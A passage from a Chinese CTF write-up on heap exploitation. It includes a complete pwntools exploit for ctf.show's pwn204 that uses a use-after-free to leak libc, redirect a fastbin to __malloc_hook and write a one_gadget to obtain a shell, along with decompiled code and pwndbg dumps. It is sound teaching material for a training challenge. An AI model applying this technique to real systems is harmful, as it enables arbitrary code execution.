    }
    else
    {
        puts("Nothing here.");
    }
}

```

最终就是edit函数，如果v5 + 2的值是25的话就可以直接执行后门函数

```

else if ( !strcmp(s, "Edit", 4uLL) )
{
    if ( v5 )
    {
        if ( *((_DWORD *)v5 + 2) == 25 )
        {
            puts("Okay, you've become a real man!");
            A_Real_Man();
        }
        else
        {
            puts(&byte_1788);
            puts("No, you can't be him!");
        }
    }
}
}

```

我们可以发现如果正常执行的话 $v5 + 2$ 最大可以写24并不能到25，所以为了让他变成25可以首先申请 $b'a' * 8 + b'\backslash x19'$ ，这样就可以获得一个0x10大小的chunk，并且这个chunk + 0x8的内容是25，之后将他给free掉，这里free chunk中就会有这个chunk，再次申请时，由于大小相同，所以会直接申请到这个Chunk，并且这时 $v5 + 2$ 的值就是25，因此执行edit的时候就会自动执行后门函数。

pwn204

题目环境

题目

WriteUp

解题榜

×

pwn204

10

毕业~，（我靠，这是期中，等等，我还没有退学啊，啊别

- 远程环境：自己琢磨去吧（蒜辣，你猜吧，猜不到是16就一直猜）

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程

```

from pwn import *
import time
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28170)
libc = ELF("./libc-2.23.so")
def create(size, content):
    io.recvuntil(b'Action: ')
    io.sendline(b'0')
    io.recvuntil(b'Please enter the name's size: ')
    io.sendline(str(size).encode())
    io.recvuntil(b'Please enter the name: ')

```

```

        io.sendline(content)

def show(idx):
    io.recvuntil(b'Action: ')
    io.sendline(b'1')
    io.recvuntil(b'Please enter the index: ')
    io.sendline(str(idx).encode())

def vote(idx):
    io.recvuntil(b'Action: ')
    io.sendline(b'2')
    io.recvuntil(b'Please enter the index: ')
    io.sendline(str(idx).encode())

def result():
    io.recvuntil(b'Action: ')
    io.sendline(b'3')

def cancel(idx):
    io.recvuntil(b'Action: ')
    io.sendline(b'4')
    io.recvuntil(b'Please enter the index: ')
    io.sendline(str(idx).encode())

create(0x20, b'aaaa')
create(0x20, p64(0) + p64(0x41))
create(0x50, b'aaaa')
create(0x100, b'aaaa')
create(0x20, b'aaaa')
cancel(3)
cancel(0)
cancel(1)
cancel(2)
show(1)
io.recvuntil(b'count: ')
heap = int(io.recvline()[:-1], 10)
show(3)
io.recvuntil(b'count: ')
libc_base = int(io.recvline()[:-1], 10) - 88 - 0x10 - libc.sym['__malloc_hook']
one = libc_base + 0xf1147
for i in range(0x60):
    vote(1)

create(0x20, p64(0) + p64(0x41))
create(0x20, p64(0) + p64(0x71) + p64(libc_base + libc.sym['__malloc_hook'] -
0x23))
create(0x50, p64(0) + p64(0x41))
create(0x50, b'a' * 3 + p64(one))
io.recvuntil(b'Action: ')
io.sendline(b'0')
io.recvuntil(b'Please enter the name's size: ')
io.sendline(b'100')
io.interactive()

```

详细分析:

这个题目存在的漏洞点是有uaf，但是问题在于由于申请的chunk前两个位置是记录票数和时间的，没办法任意地址修改，所以其实uaf之后也没办法直接指向__malloc_hook上

```
void create()
{
    int i; // [rsp+0h] [rbp-20h]
    int v1; // [rsp+4h] [rbp-1Ch]
    _QWORD *v2; // [rsp+8h] [rbp-18h]

    for ( i = 0; i <= 15; ++i )
    {
        if ( !users[i] )
        {
            print("Please enter the name's size: ");
            v1 = read_int();
            if ( v1 > 0 && v1 <= 0x1000 )
            {
                v2 = malloc(v1 + 16);
                *v2 = 0LL;
                v2[1] = time(0LL);
                print("Please enter the name: ");
                read_until_nl_or_max(v2 + 2, v1);
                users[i] = v2;
            }
        }
    }
    return;
}
```

cancel函数可以观察到有uaf漏洞

```
void cancel()
{
    unsigned int v0; // [rsp+Ch] [rbp-4h]

    print("Please enter the index: ");
    v0 = read_int();
    if ( v0 <= 0xF && users[v0] )
    {
        if ( --counts[v0] == --*(_QWORD *)users[v0] )
        {
            if ( (__int64)counts[v0] < 0 )
                free((void *)users[v0]);
        }
        else if ( (__int64)counts[v0] < 0 )
        {
            printf("%s", (const char *) (users[v0] + 16LL));
            fflush(_bss_start);
            puts_heapless(" has freed");
            free((void *)users[v0]);
            users[v0] = 0LL;
        }
    }
}
```

所以对于这个题目的问题在于如何修改fd指针指向malloc_hook上面，将其修改为One_gadget的内容

这里利用的就是，首先申请了5个chunk两个0x20，一个0x50一个0x100和一个0x20，这里面前两个0x20是用来修改fd指针指向的，0x50是由于fastbin指向malloc_hook的chunk本身也是需要是0x70的大小，之后0x100是为了申请出来一个unsortedbin，最后一个chunk是防止合并的

首先就是free 3 0 1 2，这些chunk，之后利用unsortedbin来进行泄露libc的基地址

```

fastbins
0x40: 0x22e9040 → 0x22e9000 ← 0x0
0x70: 0x22e9080 ← 0x0
unsortedbin
all: 0x22e90f0 → 0x7ff7aea02b78 (main_arena+88) ← 0x22e90f0
smallbins
empty
largebins
empty

```

之后通过vote可以增加fd指针的值，每一次都增加1

```

unsigned __int64 vote()
{
    time_t *v0; // rbx
    unsigned int v2; // [rsp+Ch] [rbp-24h]
    pthread_t newthread; // [rsp+10h] [rbp-20h] BYREF
    unsigned __int64 v4; // [rsp+18h] [rbp-18h]

    v4 = __readfsqword(0x28u);
    print("Please enter the index: ");
    v2 = read_int();
    if ( v2 <= 0xF && users[v2] )
    {
        ++*(_QWORD *)users[v2];
        v0 = (time_t *) (users[v2] + 8LL);
        *v0 = time(0LL);
        vote_num = v2;
        pthread_create(&newthread, 0LL, vote_thread, 0LL);
    }
    return __readfsqword(0x28u) ^ v4;
}

```

通过增加0x60就可以将他的fd指针指向之前伪造好的chunk上面

```

0x22e9040: 0x0000000000000000 0x0000000000000041
0x22e9050: 0x00000000022e9000 0x000000006576897e
0x22e9060: 0x0000000000000000 0x0000000000000041
0x22e9070: 0x0000000000000000 0x0000000000000000
0x22e9080: 0x0000000000000000 0x0000000000000071
0x22e9090: 0x0000000000000000 0x000000006576897e
0x22e90a0: 0x0000000061616161 0x0000000000000000
0x22e90b0: 0x0000000000000000 0x0000000000000000
0x22e90c0: 0x0000000000000000 0x0000000000000000
0x22e90d0: 0x0000000000000000 0x0000000000000000

```

这个的目的其实就是为了最终可以修改chunk 2的fd指针，让他指向malloc Hook

执行完的效果如下

```

pwndbg> arenainfo
===== Main Arena =====
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x2391040 --> 0x2391060 (overlap chunk with 0x2391040(freed) )
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x2391080 (overlap chunk with 0x2391060(freed) )
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x2397d30 (size : 0x1a2d0)
last_remainder: 0x0 (size : 0x0)
unsortedbin: 0x0
pwndbg>

```

```

pwndbg> x/20gx 0x2391040
0x2391040:      0x0000000000000000      0x0000000000000041
0x2391050:      0x0000000002391060      0x0000000065768a9a
0x2391060:      0x0000000000000000      0x0000000000000041
0x2391070:      0x0000000000000000      0x0000000000000000
0x2391080:      0x0000000000000000      0x0000000000000071
0x2391090:      0x0000000000000000      0x0000000065768a9a
0x23910a0:      0x0000000061616161      0x0000000000000000
0x23910b0:      0x0000000000000000      0x0000000000000000
0x23910c0:      0x0000000000000000      0x0000000000000000
0x23910d0:      0x0000000000000000      0x0000000000000000

```

之后就是malloc，通过申请Chunk来覆盖chunk 2中的fd（这里解释一下为什么申请0x20大小的chunk，主要是因为需要记录票数和和时间，如果是0x10的话，就会把0x71的值覆盖为时间，导致错误，0x20可以在空闲的地方写时间）

修改之后chunk 2指向的就是malloc - 0x23的地址

```

pwndbg> x/20gx 0xbda080
0xbda080:      0x0000000000000000      0x0000000000000071
0xbda090:      0x00007f5dfcb07aed      0x0000000065768b00
0xbda0a0:      0x0000000061616161      0x0000000000000000
0xbda0b0:      0x0000000000000000      0x0000000000000000
0xbda0c0:      0x0000000000000000      0x0000000000000000
0xbda0d0:      0x0000000000000000      0x0000000000000000
0xbda0e0:      0x0000000000000000      0x0000000000000000
0xbda0f0:      0x0000000000000000      0x0000000000000121
0xbda100:      0x0000000000000000f      0x0000000000000000
0xbda110:      0x00000000000000001      0x0000000000000000

```

之后要做的就是申请0x50的chunk，并且把one_gadget写道malloc hook中，再次申请chunk就可以实现执行shell了。